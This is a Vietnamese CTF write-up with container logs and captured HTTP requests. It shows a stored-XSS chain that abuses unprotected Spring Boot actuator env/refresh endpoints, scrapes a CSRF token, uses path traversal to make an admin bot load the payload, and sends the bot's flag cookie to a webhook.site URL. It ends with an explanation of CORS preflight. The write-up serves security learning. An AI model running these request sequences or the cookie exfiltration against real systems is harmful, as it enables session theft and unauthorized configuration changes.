2026-04-12 11:33:12

2026-04-12T04:33:04.989Z TRACE 1 --- [config-demo] [nio-8080-exec-9]

2026-04-12 11:33:16

s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'info'

2026-04-12 11:33:16

2026-04-12T04:33:12.528Z TRACE 1 --- [config-demo] [io-8080-exec-10]

2026-04-12 11:33:16

s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'health'

2026-04-12 11:52:52

2026-04-12T04:33:16.148Z TRACE 1 --- [config-demo] [nio-8080-exec-1]

2026-04-12 11:52:52

s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'env'

2026-04-12 11:52:52

[DEBUG-CTF] Filename: 98b566d4-65af-4cc9-8c20-c168d5eb6684-payload.html | Content-Type: text/html

2026-04-12 11:52:52

2026-04-12T04:52:52.352Z TRACE 1 --- [config-demo] [nio-8080-exec-5]

2026-04-12 11:52:52

s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'env'

2026-04-12 11:52:52

2026-04-12T04:52:52.621Z TRACE 1 --- [config-demo] [nio-8080-exec-6]

2026-04-12 11:52:52

s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'env'

2026-04-12 11:52:52

2026-04-12T04:52:52.899Z TRACE 1 --- [config-demo] [nio-8080-exec-7]

2026-04-12 11:52:53

s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'refresh'

2026-04-12 11:52:57

[Debug] Endpoint here is:/api/./files/98b566d4-65af-4cc9-8c20-c168d5eb6684-payload.html


2026-04-12 11:52:57

[DEBUG-CTF] Filename: 98b566d4-65af-4cc9-8c20-c168d5eb6684-payload.html | Content-Type: text/html

Lúc này browser thấy đây là `text/html` nên chạy code => XSS. Tiếp theo, Cookie của nó không có Flag nên nó bỏ qua bước 2.

- Script dùng API `fetch` gửi chuỗi JSON đến `/actuator/env` (vốn đã bị tắt CSRF). Do gửi chuỗi JSON, trình duyệt có thể tạo ra `Preflight Request (OPTIONS)`, nhưng vì nó cùng Origin (cùng tên miền của chính máy chủ Spring) nên không bị can thiệp bởi chính sách `CORS`.

Script sửa `enforce-production` thành `false` và `active-config` thành `dev`.



Request


1 POST /actuator/env HTTP/1.1
2 Host: mylocalhost:1337
3 DNT: 1
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: JSESSIONID=7A327B926D53E449FF267D76C308F83A
10 Connection: keep-alive
11 Content-Length: 49
12 Content-Type: application/json

```
{
  "name": "app.enforce-production",
  "value": false
}
```

Response

1 HTTP/1.1 200
2 Vary: Origin
3 Vary: Access-Control-Request-Method
4 Vary: Access-Control-Request-Headers
5 X-Content-Type-Options: nosniff
6 X-XSS-Protection: 0
7 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
8 Pragma: no-cache
9 Expires: 0
10 X-Frame-Options: DENY
11 Content-Type: application/vnd.spring-boot.actuator.v3+json
12 Date: Sat, 11 Apr 2026 10:59:35 GMT
13 Keep-Alive: timeout=60
14 Connection: keep-alive
15 Content-Length: 34

```
{
  "app.enforce-production": "false"
}
```



Request

1 POST /actuator/env HTTP/1.1
2 Host: mylocalhost:1337
3 DNT: 1
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: JSESSIONID=7A327B926D53E449FF267D76C308F83A
10 Connection: keep-alive
11 Content-Length: 44
12 Content-Type: application/json

```
{
  "name": "app.active-config",
  "value": "dev"
}
```

Response

1 HTTP/1.1 200
2 Vary: Origin
3 Vary: Access-Control-Request-Method
4 Vary: Access-Control-Request-Headers
5 X-Content-Type-Options: nosniff
6 X-XSS-Protection: 0
7 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
8 Pragma: no-cache
9 Expires: 0
10 X-Frame-Options: DENY
11 Content-Type: application/vnd.spring-boot.actuator.v3+json
12 Date: Sat, 11 Apr 2026 11:00:06 GMT
13 Keep-Alive: timeout=60
14 Connection: keep-alive
15 Content-Length: 27

```
{
  "app.active-config": "dev"
}
```

4. Cấu hình được tải lại (/actuator/refresh), hệ thống thành công chuyển trạng thái **activeConfig** = dev.

Request

PrettyRawHex

1POST /actuator/refresh HTTP/1.1

2Host: mylocalhost:1337

3

4Upgrade-Insecure-Requests: 1

5User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0

6Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7Accept-Encoding: gzip, deflate, br

8Accept-Language: en-US,en;q=0.9

9Cookie: JSESSIONID=7A327B926D53E449FF267D76C308F83A

10Connection: keep-alive

11

12

Response

PrettyRawHexRender

1HTTP/1.1 200

2Vary: Origin

3Vary: Access-Control-Request-Method

4Vary: Access-Control-Request-Headers

5X-Content-Type-Options: nosniff

6X-XSS-Protection: 0

7Cache-Control: no-cache, no-store, max-age=0, must-revalidate

8Pragma: no-cache

9Expires: 0

10X-Frame-Options: DENY

11Content-Type: application/vnd.spring-boot.actuator.v3+json

12Date: Sat, 11 Apr 2026 10:38:57 GMT

13Keep-Alive: timeout=60

14Connection: keep-alive

15Content-Length: 2

16

17{

18}

downloadable_assets-app-1

<



4b0ead48236c



[downloadable_asset](#)

STATUS

Running (19 minutes ago)









[1337:8080](#)

LogsInspectBind mountsExecFilesStats

2026-04-12 11:33:04o.s.web.servlet.DispatcherServlet : Completed initialization in 4 ms

2026-04-12 11:33:12s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'info'

2026-04-12 11:33:16s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'health'

2026-04-12 11:52:52[DEBUG-CTF] Filename: 98b566d4-65af-4cc9-8c20-c168d5eb6684-payload.html | Content-Type: text/html

2026-04-12 11:52:52s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'env'

2026-04-12 11:52:52s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'env'

2026-04-12 11:52:52s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'env'


2026-04-12 11:52:52s.b.a.e.w.s.WebMvcEndpointHandlerMapping : Mapped to Actuator web endpoint 'refresh'

2026-04-12 11:52:53[Debug] Endpoint here is:/api/./files/98b566d4-65af-4cc9-8c20-c168d5eb6684-payload.html

2026-04-12 11:52:57[DEBUG-CTF] Filename: 98b566d4-65af-4cc9-8c20-c168d5eb6684-payload.html | Content-Type: text/html

RAM 1.74 GB CPU 0.50% Disk: 6.87 GB used (limit 1006.85 GB)

  Update available



- Script thực hiện kỹ thuật **CSRF-Bypass** bằng việc tải trang `/admin` dưới quyền Admin hiện tại, phân tích cú pháp HTML để lấy token bảo mật.
- Khi đã có token, script gọi `/admin/report`. Tham số endpoint phải bắt đầu bằng `/api/` (do logic của **ReportController** bắt **endpoint** phải bắt đầu bằng `/api/`), nên payload dùng `/api/../../files/{filename}` để giả dạng thỏa mãn điều kiện chuỗi, nhưng thực chất là quay ngược về truy cập lại tệp độc hại hiện tại.
- Máy chủ Java tiếp nhận yêu cầu, đẩy sang bot `report-runner`. Bot `report-runner` được khởi chạy, được gán Cookie chứa cờ (`FLAG=UMASS{...}`), và lại truy cập vào `UUID-payload.html`.
- Lần này, khi mã Javascript chạy ở bước 2, `document.cookie.includes('FLAG')` trả về kết quả đúng (**True**). Script sẽ trích xuất Cookie chứa Flag và gửi ra Webhook do kẻ tấn công chuẩn bị sẵn. Hoàn tất quá trình tấn công.

Webhook.site interface showing a GET request details. The 'Query strings' section is highlighted with a red box, showing 'flag' with the value 'FLAG=UMASS(changed_on_remote)'.

Request Details & Headers	
Method	GET
URL	https://webhook.site/157a670e-83ac-4bfe-a607-1f6cca30f93...
Host	14.191.10.82
Location	[REDACTED]
Date	04/11/2026 9:06:48 PM (a few seconds ago)
Size	0 bytes
Time	0.001 sec
ID	d3ff95b9-bf40-4a07-9e44-c2290ade178f
Note	Add Note
Query strings	flag FLAG=UMASS(changed_on_remote)
Form values	None

Webhook.site interface showing a GET request details. The 'Location', 'referrer', 'origin', and 'Query strings' sections are highlighted with red boxes.

Request Details & Headers	
Method	GET
URL	https://webhook.site/157a670e-83ac-4bfe-a607-1f6cca30f93...
Host	34.106.57.61
Location	us Salt Lake City, Utah, United States of America
Date	04/11/2026 9:38:41 PM (11 minutes ago)
Size	0 bytes
Time	0.001 sec
ID	f165df26-48ff-48ab-be83-8fef91bac2c6
Note	Add Note
referrer	http://app.internal:8080/
origin	http://app.internal:8080
Query strings	flag FLAG=UMASS{A_mAn_h3s_f@l13N_1N_tH3_r1v3r}
Form values	None

VI. Discussion

- Tại sao khi có XSS ở editorial rồi, không gửi thẳng POST request tới <http://report-runner:9001/report> với endpoint, 2 service cùng mạng editorial-net mà?:

Vì **CORS**: Cross-Origin-Resource-Sharing

Để giải thích ngắn gọn: Trong tài liệu của MDN, họ chia request ra làm 2 loại để quyết định xem có cần gửi request dò đường (OPTIONS) hay không:

- Simple Requests (Request đơn giản)**: Trình duyệt sẽ gửi thẳng lệnh POST/GET đi, KHÔNG sinh ra Preflight. Tuy nhiên, điều kiện cực kỳ khắt khe:

- Chỉ được dùng HTTP Method: **GET, HEAD, POST**.
- Không được chứa các header lạ, chỉ được dùng vài header mặc định (Accept, Accept-Language...).
- Quan trọng nhất: **Header Content-Type** CHỈ ĐƯỢC PHÉP mang 1 trong 3 giá trị: **application/x-www-form-urlencoded, multipart/form-data**, hoặc **text/plain**.
- **Preflighted Requests (Request phức tạp)**: Chỉ cần request của bro vi phạm 1 trong các điều kiện của Simple Request, nó sẽ bị coi là phức tạp và trình duyệt bắt buộc phải bắn Preflight Request (OPTIONS) trước. Các lý do phổ biến nhất khiến request bị chuyển thành dạng này:
 - Sử dụng **Content-Type**: `application/json`.
 - Đính kèm thêm các header xác thực như Authorization: `Bearer <token>`.
 - Sử dụng các Method như **PUT, DELETE, PATCH**.

Purpose of CORS

1 2 3



Cross-Origin Resource Sharing (CORS) is a browser security mechanism that allows controlled access to resources located on a different origin (domain, protocol, or port) than the one from which a web page is served. By default, browsers enforce the **same-origin policy** to prevent malicious sites from reading sensitive data from another site without permission.

CORS works by using **special HTTP headers** that the server sends to tell the browser which origins are allowed to access its resources. Without these headers, cross-origin requests made via JavaScript APIs like `fetch()` or `XMLHttpRequest` will be blocked.

How it works:

- **Simple requests** (GET, HEAD, POST with safe content types) are sent directly, and the browser checks the `Access-Control-Allow-Origin` header in the response.
- **Preflight requests** are triggered for “non-simple” requests (e.g., PUT, DELETE, custom headers, `Content-Type: application/json`). The browser sends an `OPTIONS` request first to verify permissions before sending the actual request.
- **Credentialed requests** (with cookies or HTTP authentication) require `Access-Control-Allow-Credentials: true` and a specific origin (wildcard `*` is not allowed).

Example – Server allowing a specific origin:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://example.com
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Headers: Content-Type, X-Auth-Token
Access-Control-Allow-Credentials: true
```



Và trong code của **developer/trigger-server.js** có `app.use(express.json())`. Nó chỉ có duy nhất bộ phân giải JSON. Nếu gửi request form data thông thường, biến `req.body.endpoint` sẽ bị rỗng (undefined). Do đó,

trong lệnh `fetch()`, bắt buộc phải set header `Content-Type: application/json`. Và việc set Header như này lại trigger **Preflight Request**.

Lưu ý: CORS chỉ áp dụng cho browser, nên khi Java gửi request từ `/admin/report` tới `/report-runner:9001/report` sử dụng `RestClient` thì lại không sao vì **Java RestClient** không phải là trình duyệt, nó không bị ràng buộc bởi các chính sách bảo mật như CORS.